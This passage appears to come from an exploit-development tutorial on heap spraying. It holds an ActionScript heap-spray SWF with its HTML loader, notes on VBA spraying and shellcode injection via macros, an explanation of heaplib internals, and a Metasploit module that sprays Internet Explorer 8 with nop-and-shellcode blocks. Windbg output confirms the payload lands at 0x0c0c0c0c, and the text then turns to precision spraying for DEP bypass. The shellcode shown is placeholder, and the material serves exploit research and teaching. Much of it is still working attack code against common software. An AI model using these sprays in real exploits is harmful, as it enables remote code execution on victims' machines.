0c0c0c3c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0c0c0c4c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0c0c0c5c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0c0c0c6c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0c0c0c7c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....

0:008>
```

Nice – same script, reliable results.

The only thing you need is a bug in Adobe Reader (which may be difficult to find), exploit it, and redirect EIP to the heap.

In case you were wondering : this simple heap spray script works on Adobe Reader X just fine. You just need to break out of the little sandbox thingy… :)

Adobe Flash Actionscript

ActionScript, the programming language used in Adobe Flash and Adobe Air, also provides a way to allocate chunks in the heap. This means that you are perfectly able to use actionscript in an Adobe Flash exploit. Whether that flash object is hidden inside an excel file or another file or not, doesn't matter.

Roee Hay used an ActionScript spray in his exploit for CVE-2009-1869 (which was a Flash vulnerability), but you can certainly embed the actual Flash exploit with Actionscript spray inside another file.

The nice thing is that, if you embed a flash object inside Adobe PDF reader for example, you can spray the heap using ActionScript and the allocated memory would be available inside the AcroRd32.exe process. In fact, the same thing will happen in any application, so you can even spray the heap of an MS Office application by embedding a flash object inside.

Before looking at embedding a flash file into another document, let's build an example flash file that contains the necessary actionscript code to spray the heap.

First of all, get a copy of haxe and perform a default install.

Next, we need some heap spray code that would work inside a swf file. I'll use an example script originally published here (look for "Actionscript"), but I ~~butchered~~ made a few changes to the script to make things clear and to allow the file to compile under haxe.

This actionscript file *(MySpray.hx)* looks like this:

```
class MySpray
{
 static var Memory = new Array();
 static var chunk_size:UInt = 0x100000;
 static var chunk_num;
 static var nop:Int;
 static var tag;
 static var shellcode;
 static var t;

 static function main()
 {
  tag = flash.Lib.current.loaderInfo.parameters.tag;
  nop = Std.parseInt(flash.Lib.current.loaderInfo.parameters.nop);
  shellcode = flash.Lib.current.loaderInfo.parameters.shellcode;
  chunk_num = Std.parseInt(flash.Lib.current.loaderInfo.parameters.N);
  t = new haxe.Timer(7);
  t.run = doSpray;
 }

 static function doSpray()
 {
  var chunk = new flash.utils.ByteArray();
  chunk.writeMultiByte(tag, 'us-ascii');
  while(chunk.length < chunk_size)
   {
      chunk.writeByte(nop);
   }
   chunk.writeMultiByte(shellcode,'utf-7');

   for(i in 0...chunk_num)
   {
     Memory.push(chunk);
   }

   chunk_num--;
   if(chunk_num == 0)
   {
     t.stop();
   }
 }
}
```

This script takes 4 arguments:

- tag : the tag to put in front of the nop sled (so we can find it more easily)
- nop : the byte to use as nop (decimal value)
- shellcode : the shellcode
- N : the number of times to spray

We'll pass on these arguments as FlashVars in html code that loads the flash file. Although this chapter is labeled "non browser spraying", I want to test if the spray works properly in IE first.

First, compile the .hx file to .swf :

```
C:\spray\package>"c:\Program Files\Motion-Twin\haxe\haxe.exe" -main MySpray -swf9 MySpray.swf
```

Using this simple html page, we can load the swf file inside Internet Explorer:


(myspray.html)

```
<html>
<body>

<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0"
WIDTH="320" HEIGHT="240" id="MySpray" ALIGN="">
<PARAM NAME=movie VALUE="MySpray.swf">
<PARAM NAME=quality VALUE=high>
<PARAM NAME=bgcolor VALUE=#333399>
<PARAM NAME=FlashVars VALUE="N=600&nop=144&tag=CORELAN&shellcode=AAAABBBBCCCCDDDD">
<EMBED src="MySpray.swf" quality=high bgcolor=#333399 WIDTH="320" HEIGHT="240" NAME="MySpray"
FlashVars="N=600&nop=144&tag=CORELAN&shellcode=AAAABBBBCCCCDDDD"
ALIGN="" TYPE="application/x-shockwave-flash" PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer">
</EMBED>
</OBJECT>

</body>
</html>
```

(Pay attention to the FlashVars arguments. Nop is set to 144, which is decimal for 0×90.)

Open the html file in Internet Explorer (I have used Internet Explorer 7 in this example) and allow the flash object to load.

Click the blue rectangle to active the flash object, which will trigger the spray.



Wait a few moments (15 seconds or so) and then attach windbg to iexplore.exe.

Search for our tag :

```
0:017> s -a 0x00000000 L?0x7fffffff "CORELAN"
03175e29  43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64  CORELAN&shellcod
03175ecc  43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64  CORELAN&shellcod
0433d14a  43 4f 52 45 4c 41 4e 26-73 68 65 6c 6c 63 6f 64  CORELAN&shellcod
04346000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
04370000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
043ea000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
04403000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
0441c000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
0441f000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
04422000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
04429000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
0442f000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
04432000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
044a9000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
044ac000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
044af000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
044b7000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
044b9000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
044cd000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
044d2000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
044da000  43 4f 52 45 4c 41 4e 90-90 90 90 90 90 90 90 90  CORELAN.........
```

Look at the contents of our "predictable" address:

```
0:017> d 0c0c0c0c
0c0c0c0c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c2c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c3c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c4c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c5c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c6c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c7c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```


That worked… and thanks to ~~youporn~~ rich content/multimedia in a lot of websites, Flash player is installed on the majority if PC's today.


Of course, this script is very basic and can be improved a lot, but I guess it proves our point.

You can embed the flash object in other file formats and achieve the same thing. PDF and excel files have been used before, but the technique is certainly not limited to those 2.

MS Office – VBA Spraying

Even a simple Macro in MS Excel or MS Word would allow you to perform some kind of heap spraying. Keep in mind though that strings will get transformed into unicode.





You may have to figure out a way to prevent the heap from getting cleared when your spray function has ended, and think about how to solve the unicode issue, but I guess you get the picture.

Of course, if you can get someone to run your macro, you can just call Windows API's that would inject shellcode into a process and run it.

- Excel with cmd.dll & regedit.dll
- Shellcode 2 VBScript

If that is not what you want to do, you could also use VirtualAlloc & memcpy() directly from within the macro to load your shellcode in memory at a given address.

Heap Feng Shui / Heaplib

Originally written by Alexander Sotirov, the heaplib javascript library is an implementation of the so-called "Heap Feng Shui" technique, which provides a relatively easy way to perform heap allications with an increased precision.

While the technique itself is not new, the actual implementation developed by Alexander provides a very elegant and easy way to use the library in browser exploits. At the time of development, the library supported IE5, IE6 and IE7 (which were the versions available at that time), but it was discovered that it also helps solving the heap spraying issue on IE8 (and later versions as you will learn at the end of the tutorial).

You can watch a video of the 2007 BlackHat presentation by Alexander Sotirov on heap feng shui here. You can get a copy of his paper here.

The IE8 problem

Previous tests have shown that the classic heap spray doesn't work on IE8. In fact, when searching for artifacts of a classic heap spray in IE8, it looks like the spray never happened.

By the way, the easiest way to track heap spray string allocations in IE8 is by setting a breakpoint to jscript!JsStrSubstr

On top of that, Internet Explorer 8, which is most likely one of the most popular and widespread used browsers in companies at this moment, enables DEP (by calling SetProcessDEPPolicy()), which further complicates matters. On newer operating systems, due to increased security awareness and configurations, DEP is no longer a feature that can be ignored. Even if you manage to pull off a heap spray, you still need a reliable way to deal with DEP. This means that you can not just jump into a nop sled in the heap.

This is also the case with recent versions of Firefox, Google Chrome, Opera, Safari, etc, or with older versions running on an operating system that has DEP enabled.

Let's see what heaplib is and how it might be able to help us.

Heaplib

Cache & Plunger technique – oleaut32.dll

As Alexander Sotirov explains in the aforementioned paper, string allocations (via SysAllocString) don't always result in allocations from the system heap, but are often handled by a custom heap management engine in oleaut32.

The engine deploys a cache management system to facilitate fast allocations/reallocations. Remember the stack trace we saw earlier ?

Every time a chunk gets freed, the heap manager will try to place the pointer to that freed chunk on the cache (there are a few conditions that need to be met for that to happen, but those conditions are not that important right now). These pointers could point anywhere in the heap, so everything that is placed on the cache may appear somewhat random. When a new allocation happens, the cache system will see if it has a chunk of the requested size and can return it directly. This improves performance and also prevents further fragmentation to a certain extent.

Blocks larger than 32767 bytes are never cached and always freed directly.

The cache management table is structured based on chunk sizes. Each "bin" in the cache list can hold freed blocks of a given size. There are 4 bins :

Bin	Size of blocks this bin can hold
0	1 to 32 bytes
1	33 to 64 bytes
2	65 to 256 bytes
3	257 to 32768 bytes

Each bin can hold up to 6 pointers to free chunks.

Ideally, when doing a heap spray, we want to make sure our allocations are handled by the system heap. That way, allocations would take advantage of the heap predictability and consecutive allocations would result in consecutive pointers at a given point. Allocating chunks that are returned by the cache manager could be located anywhere in the heap, the address would not be reliable.

Since the cache can only hold up to 6 blocks per bin, mr. Sotirov implemented the "plunger" technique, which basically flushes all blocks from the cache and leaves it empty. If there are no blocks in the cache, the cache cannot allocate any chunks back to you, so you would be sure it uses the system heap. That would increase predictability of getting consecutive chunks.

In order to do this, as he explains in his paper, he simply attempts to allocate 6 chunks for each bin in the cache list (so 6 chunks of a size between 1 and 32, 6 chunks of a size between 33 and 64, and so on). That way, he is sure the cache is empty. Allocations that happen after the "flush", would be handled by the system heap.

Garbage Collector

If we want to improve the heap layout, we also need to be able to call the garbage collector when we need it (instead of waiting for it to run). Fortunately the javascript engine in Internet Explorer exposes a CollectGarbage() function, so this function has been used and made available through heaplib as well.

When using allocation sizes bigger than 32676 bytes in the heap spray, you may not even need to worry about calling the gc() function. In use-after-free scenario's (where you have to reallocate a block of a specific size from a specific cache, you may need to call the function to make sure you are reallocating the correct chunk.

Allocations & Defragmentation

Combining the plunger technique with the ability to run the garbage collector when you want/need, and the ability to perform chunk allocations of a given exact size, then you can try to defragment the heap. By continuing to allocate blocks of the exact size we need, all possible holes in the heap layout will be filled. Once we break out of the fragmentation, the allocations will be consecutive.

Heaplib usage

Using heaplib in a browser exploit is as easy as including the javascript library, creating a heaplib instance and calling the functions. Luckily, the heaplib library has been ported over to Metasploit, providing a very convenient way to implement.

The implementation is based on 2 files:

```
lib/rex/exploitation/heaplib.js.b64
lib/rex/exploitation/heaplib.rb
```

The second one will simply load / decode the base64 encoded version of the javascript library (heaplib.js.b64) and apply some obfuscation.

If you want to see the actual javascript code, simply base64 decode the file yourself. You can use the linux base64 command to do this:

```
base64 -d heaplib.js.b64 > heaplib.js
```

Allocations using heaplib are processed by this function:

```
heapLib.ie.prototype.allocOleaut32 = function(arg, tag) {
    var size;
```

```
    // Calculate the allocation size
    if (typeof arg == "string" || arg instanceof String)
        size = 4 + arg.length*2 + 2;    // len + string data + null terminator
    else
        size = arg;

    // Make sure that the size is valid
    if ((size & 0xf) != 0)
        throw "Allocation size " + size + " must be a multiple of 16";

    // Create an array for this tag if doesn't already exist
    if (this.mem[tag] === undefined)
        this.mem[tag] = new Array();

    if (typeof arg == "string" || arg instanceof String) {
        // Allocate a new block with strdup of the string argument
        this.mem[tag].push(arg.substr(0, arg.length));
    }
    else {
        // Allocate the block
        this.mem[tag].push(this.padding((arg-6)/2));
    }
}
```

You should understand why the actual allocation (near the end of the script) uses "(arg-6)/2″… header + unicode + terminator, remember ?

The garbage collector will run when you launch the heaplib gc() function. This function first calls the CollectGarbage() function in oleaut32, and then ends up running this routine:

```
heapLib.ie.prototype.flushOleaut32 = function() {

    this.debug("Flushing the OLEAUT32 cache");

    // Free the maximum size blocks and push out all smaller blocks
    this.freeOleaut32("oleaut32");

    // Allocate the maximum sized blocks again, emptying the cache
    for (var i = 0; i < 6; i++) {
        this.allocOleaut32(32, "oleaut32");
        this.allocOleaut32(64, "oleaut32");
        this.allocOleaut32(256, "oleaut32");
        this.allocOleaut32(32768, "oleaut32");
    }

}
```

By allocating 6 chunks from each GC bin, the cache will be emptied.

Before we move on : mr Sotirov… heaplib is badass stuff. Respect.

Test heaplib on XP SP3, IE8

Let's use a very basic heaplib spray agasint XP SP3, Internet Explorer 8 (using a simple metasploit module) and see if we are able to allocate our payload in the heap at a predictable location.

Metasploit module *(heaplibtest.rb)* - place this module under modules/exploits/windows/browser (or under /root/.msf4/modules/exploits/windows/browser if you want to keep them out of your metasploit installation folder. You may have to create the folder structure before copying the file though)

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking

    include Msf::Exploit::Remote::HttpServer::HTML

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'HeapLib test 1',
            'Description'    => %q{
                    This module demonstrates the use of heaplib
            },
            'License'        => MSF_LICENSE,
            'Author'         => [ 'corelanc0d3r' ],
            'Version'        => '$Revision: $',
            'References'     =>
                [
                    [ 'URL', 'http://www.corelan-training.com' ],
                ],
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'process',
                },
            'Payload'        =>
                {
                    'Space'         => 1024,
                    'BadChars'      => "\x00",
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [ 'IE 8', { 'Ret' => 0x0C0C0C0C } ]
                ],
            'DisclosureDate' => '',
            'DefaultTarget'  => 0))
    end

    def autofilter
        false
    end

    def check_dependencies
        use_zlib
```

```
    end

    def on_request_uri(cli, request)
        # Re-generate the payload.
        return if ((p = regenerate_payload(cli)) == nil)

        # Encode some fake shellcode (breakpoints)
        code = "\xcc" * 400
        code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))

        nop = "\x90\x90\x90\x90"
        nop_js = Rex::Text.to_unescape(nop, Rex::Arch.endian(target.arch))

        spray = <<-JS
        var heap_obj = new heapLib.ie(0x10000);

        var code = unescape("#{code_js}");    //Code to execute
        var nops = unescape("#{nop_js}");    //NOPs

        while (nops.length < 0x1000) nops+= nops; // create big block of nops

        // compose one block, which is nops + shellcode, size 0x800 (2048) bytes
        var shellcode =  nops.substring(0,0x800 - code.length) + code;

        // repeat the block
        while (shellcode.length < 0x40000) shellcode += shellcode;

        var block = shellcode.substring(2, 0x40000 - 0x21);

        //spray
        for (var i=0; i < 500; i++) {
            heap_obj.alloc(block);
        }

        document.write("Spray done");

        JS

        # make sure the heaplib library gets included in the javascript
        js = heaplib(spray)

        # build html

        content = <<-HTML
        <html>
        <body>
        <script language='javascript'>
        #{js}
        </script>
        </body>
        </html>
        HTML

        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client
        send_response_html(cli, content)
    end

end
```

In this script, we will build a basic block of 0×1000 bytes (0×800 * 2), and then repeat it until the total size reaches 0×40000 bytes. Each block contains nops + shellcode, so the “shellcode” variable contains nops+shellcode+nops+shellcode+nops+shellcode… and so on.

Finally we’ll spray the heap with our shellcode blocks (200 times).

Usage :

```
msfconsole:

msf > use exploit/windows/browser/heaplibtest
msf  exploit(heaplibtest) > set URIPATH /
URIPATH => /
msf  exploit(heaplibtest) > set SRVPORT 80
SRVPORT => 80
msf  exploit(heaplibtest) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.2.15:4444
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://10.0.2.15:80/
[*] Server started.
```

Connect with IE8 (XP SP3) to the Metasploit module webserver and attach windbg to Internet Explorer when the spray has finished. Note that, since Internet Explorer 8, each tab runs within it’s own iexplore.exe process, so make sure to attach to the correct process (use the one that was spawned last)

Let’s see if one of the process heaps shows a trace of the heap spray:

```
0:019> !heap -stat
_HEAP 00150000
     Segments            00000003
         Reserved  bytes 00400000
         Committed bytes 0031e000
     VirtAllocBlocks     00000001
         VirtAlloc bytes 034b0000
<...>
```

That’s good – at least something appeared to have happened. Pay attention to the VirtAlloc bytes too, it seems to have a high(er) value as well.

The actual alloations summary for this heap looks like this:

```
0:019> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks total ( %) (percent of total busy bytes)
    7ffc0 201 - 10077fc0  (98.65)
    3fff8 3 - bffe8  (0.29)
    80010 1 - 80010  (0.19)
    1fff8 3 - 5ffe8  (0.14)
    fff8 6 - 5ffd0  (0.14)
    8fc1 8 - 47e08  (0.11)
    1ff8 21 - 41ef8  (0.10)
    3ff8 10 - 3ff80  (0.10)
    7ff8 5 - 27fd8  (0.06)
    13fc1 1 - 13fc1  (0.03)
    10fc1 1 - 10fc1  (0.03)
    ff8 e - df90  (0.02)
    7f8 19 - c738  (0.02)
    b2e0 1 - b2e0  (0.02)
    57e0 1 - 57e0  (0.01)
    4fc1 1 - 4fc1  (0.01)
    5e4 b - 40cc  (0.01)
    20 1d6 - 3ac0  (0.01)
    3980 1 - 3980  (0.01)
    3f8 c - 2fa0  (0.00)
```

Excellent – more than 98% of the allocations went to blocks of 0x7ffc0 bytes.

If we look at the allocations for size 0x7ffc0, we get this:

```
0:019> !heap -flt s 0x7ffc0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        034b0018 fff8 0000  [0b]   034b0020    7ffc0 - (busy VirtualAlloc)
        03540018 fff8 fff8  [0b]   03540020    7ffc0 - (busy VirtualAlloc)
        035d0018 fff8 fff8  [0b]   035d0020    7ffc0 - (busy VirtualAlloc)
        03660018 fff8 fff8  [0b]   03660020    7ffc0 - (busy VirtualAlloc)
        036f0018 fff8 fff8  [0b]   036f0020    7ffc0 - (busy VirtualAlloc)
        03780018 fff8 fff8  [0b]   03780020    7ffc0 - (busy VirtualAlloc)
  <...>
        0bbb0018 fff8 fff8  [0b]   0bbb0020    7ffc0 - (busy VirtualAlloc)
        0bc40018 fff8 fff8  [0b]   0bc40020    7ffc0 - (busy VirtualAlloc)
        0bcd0018 fff8 fff8  [0b]   0bcd0020    7ffc0 - (busy VirtualAlloc)
        0bd60018 fff8 fff8  [0b]   0bd60020    7ffc0 - (busy VirtualAlloc)
        0bdf0018 fff8 fff8  [0b]   0bdf0020    7ffc0 - (busy VirtualAlloc)
        0be80018 fff8 fff8  [0b]   0be80020    7ffc0 - (busy VirtualAlloc)
        0bf10018 fff8 fff8  [0b]   0bf10020    7ffc0 - (busy VirtualAlloc)
        0bfa0018 fff8 fff8  [0b]   0bfa0020    7ffc0 - (busy VirtualAlloc)
        0c030018 fff8 fff8  [0b]   0c030020    7ffc0 - (busy VirtualAlloc)
        0c0c0018 fff8 fff8  [0b]   0c0c0020    7ffc0 - (busy VirtualAlloc)
        0c150018 fff8 fff8  [0b]   0c150020    7ffc0 - (busy VirtualAlloc)
        0c1e0018 fff8 fff8  [0b]   0c1e0020    7ffc0 - (busy VirtualAlloc)
        0c270018 fff8 fff8  [0b]   0c270020    7ffc0 - (busy VirtualAlloc)
        0c300018 fff8 fff8  [0b]   0c300020    7ffc0 - (busy VirtualAlloc)
 <...>
```

We can clearly see a pattern here. All allocations seem to start at an address that ends with 0×18. If you would repeat the same exercise again, you would notice the same thing.

When dumping a “predictable” address, we can clearly see we managed to perform a working spray:

```
0:019> d 0c0c0c0c
0c0c0c0c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c2c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c3c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c4c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c5c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c6c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c7c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Perfect… well, almost. Although we see a pattern, the space between the base address of 2 consecutive allocations is 0×90000 bytes, while the allocated size itself is 0x7ccf0 bytes. This means that there might be gaps in between heap chunks. On top of that, when running the same spray again, the heap chunks are allocated at totally different base addresses:

```
<...>
        0b9c0018 fff8 fff8  [0b]   0b9c0020    7ffc0 - (busy VirtualAlloc)
        0ba50018 fff8 fff8  [0b]   0ba50020    7ffc0 - (busy VirtualAlloc)
        0bae0018 fff8 fff8  [0b]   0bae0020    7ffc0 - (busy VirtualAlloc)
        0bb70018 fff8 fff8  [0b]   0bb70020    7ffc0 - (busy VirtualAlloc)
        0bc00018 fff8 fff8  [0b]   0bc00020    7ffc0 - (busy VirtualAlloc)
        0bc90018 fff8 fff8  [0b]   0bc90020    7ffc0 - (busy VirtualAlloc)
        0bd20018 fff8 fff8  [0b]   0bd20020    7ffc0 - (busy VirtualAlloc)
        0bdb0018 fff8 fff8  [0b]   0bdb0020    7ffc0 - (busy VirtualAlloc)
        0be40018 fff8 fff8  [0b]   0be40020    7ffc0 - (busy VirtualAlloc)
        0bed0018 fff8 fff8  [0b]   0bed0020    7ffc0 - (busy VirtualAlloc)
        0bf60018 fff8 fff8  [0b]   0bf60020    7ffc0 - (busy VirtualAlloc)
        0bff0018 fff8 fff8  [0b]   0bff0020    7ffc0 - (busy VirtualAlloc)
        0c080018 fff8 fff8  [0b]   0c080020    7ffc0 - (busy VirtualAlloc)
        0c110018 fff8 fff8  [0b]   0c110020    7ffc0 - (busy VirtualAlloc)
        0c1a0018 fff8 fff8  [0b]   0c1a0020    7ffc0 - (busy VirtualAlloc)
        0c230018 fff8 fff8  [0b]   0c230020    7ffc0 - (busy VirtualAlloc)
        0c2c0018 fff8 fff8  [0b]   0c2c0020    7ffc0 - (busy VirtualAlloc)
<...>
```

(In the first run, 0c0c0c0c belonged to the heap chunk starting at 0x0c0c0018, and the second time it belonged to a chunk starting at 0x0c080018)

Anyways, we have a working heap spray for IE8 now. w00t.

A note about ASLR systems (Vista, Win7, etc)

You may wonder what the impact is of ASLR on heap spraying. Well, I can be very short on this. As explained here, VirtualAlloc() based allocations don't seem to be subject to ASLR. We are still able to perform predictable allocations (with an alignment of 0×10000 bytes). In other words, if you use blocks that are big enough (so VirtualAlloc would be used to allocate them), heap spraying is not impacted by it.

Of course, ASLR has an impact on the rest of the exploit (turn EIP control into code execution etc), but that is out of scope for this tutorial.

Precision Heap Spraying

Why do we need this ?

DEP prevents us from jumping into a nop sled on the heap. With IE8 (or when DEP is enabled in general), this means the classic heap spray doesn't work. Using heaplib, we managed to spray the heap on IE8, but that still does not solve the DEP issue.

In order to bypass DEP, we have to run a ROP chain. If you are not familiar with ROP, check out this tutorial. In any case, we'll have to return to the begin of a ROP chain. If that ROP chain is in the heap, delivered as part of the heap spray, we have to be able to return to the exact begin of the chain, or (if alignment is not an issue), return to a rop nop sled placed before the rop chain.

How to solve this ?

In order to make this work, we need to fulfill a few conditions:

- Our heap spray must be accurate and precise. Therefore the chunk size is important because we have to take maximum advantage of the predictability of allocations and the alignment of chunks in the heap. This means that, every time we spray, our predictable address must point exactly at the begin of the ROP chain.
- Each chunk must be structured in a way that our predictable address points to the begin of the ROP chain.
- We have to flip the heap to the stack, so when walking the ROP chain, ESP would be pointing into the heap and not to the real stack.

If we know that chunk alignment in the heap is 0×1000 bytes, then we have to use a spray structure that repeats itself every 0×1000 bytes (use 0×800 bytes in javascript, which is exactly half of 0×1000 bytes – due to the .length issue with unescape() data, we'll end up creating blocks of 0×1000 bytes when using 0×800 to check a length value.). When testing the heapspray script on IE8 (XP SP3) earlier, we noticed that heap chunk allocations are aligned up to a multiple of 0×1000 bytes.

In the first run, 0c0c0c0c was part of a heap chunk starting at 0x0c0c0018, and the second time it belonged to a chunk starting at 0x0c080018. Each of the chunks was populated with repeating blocks of 0×800 bytes.

So, if you were to allocate 0×20000 bytes, you need 20 or 40 repetitions of your structure. Using heaplib, we can accurately allocate blocks of a desired size.

The structure of each heapspray block of 0×1000 bytes would look like this:

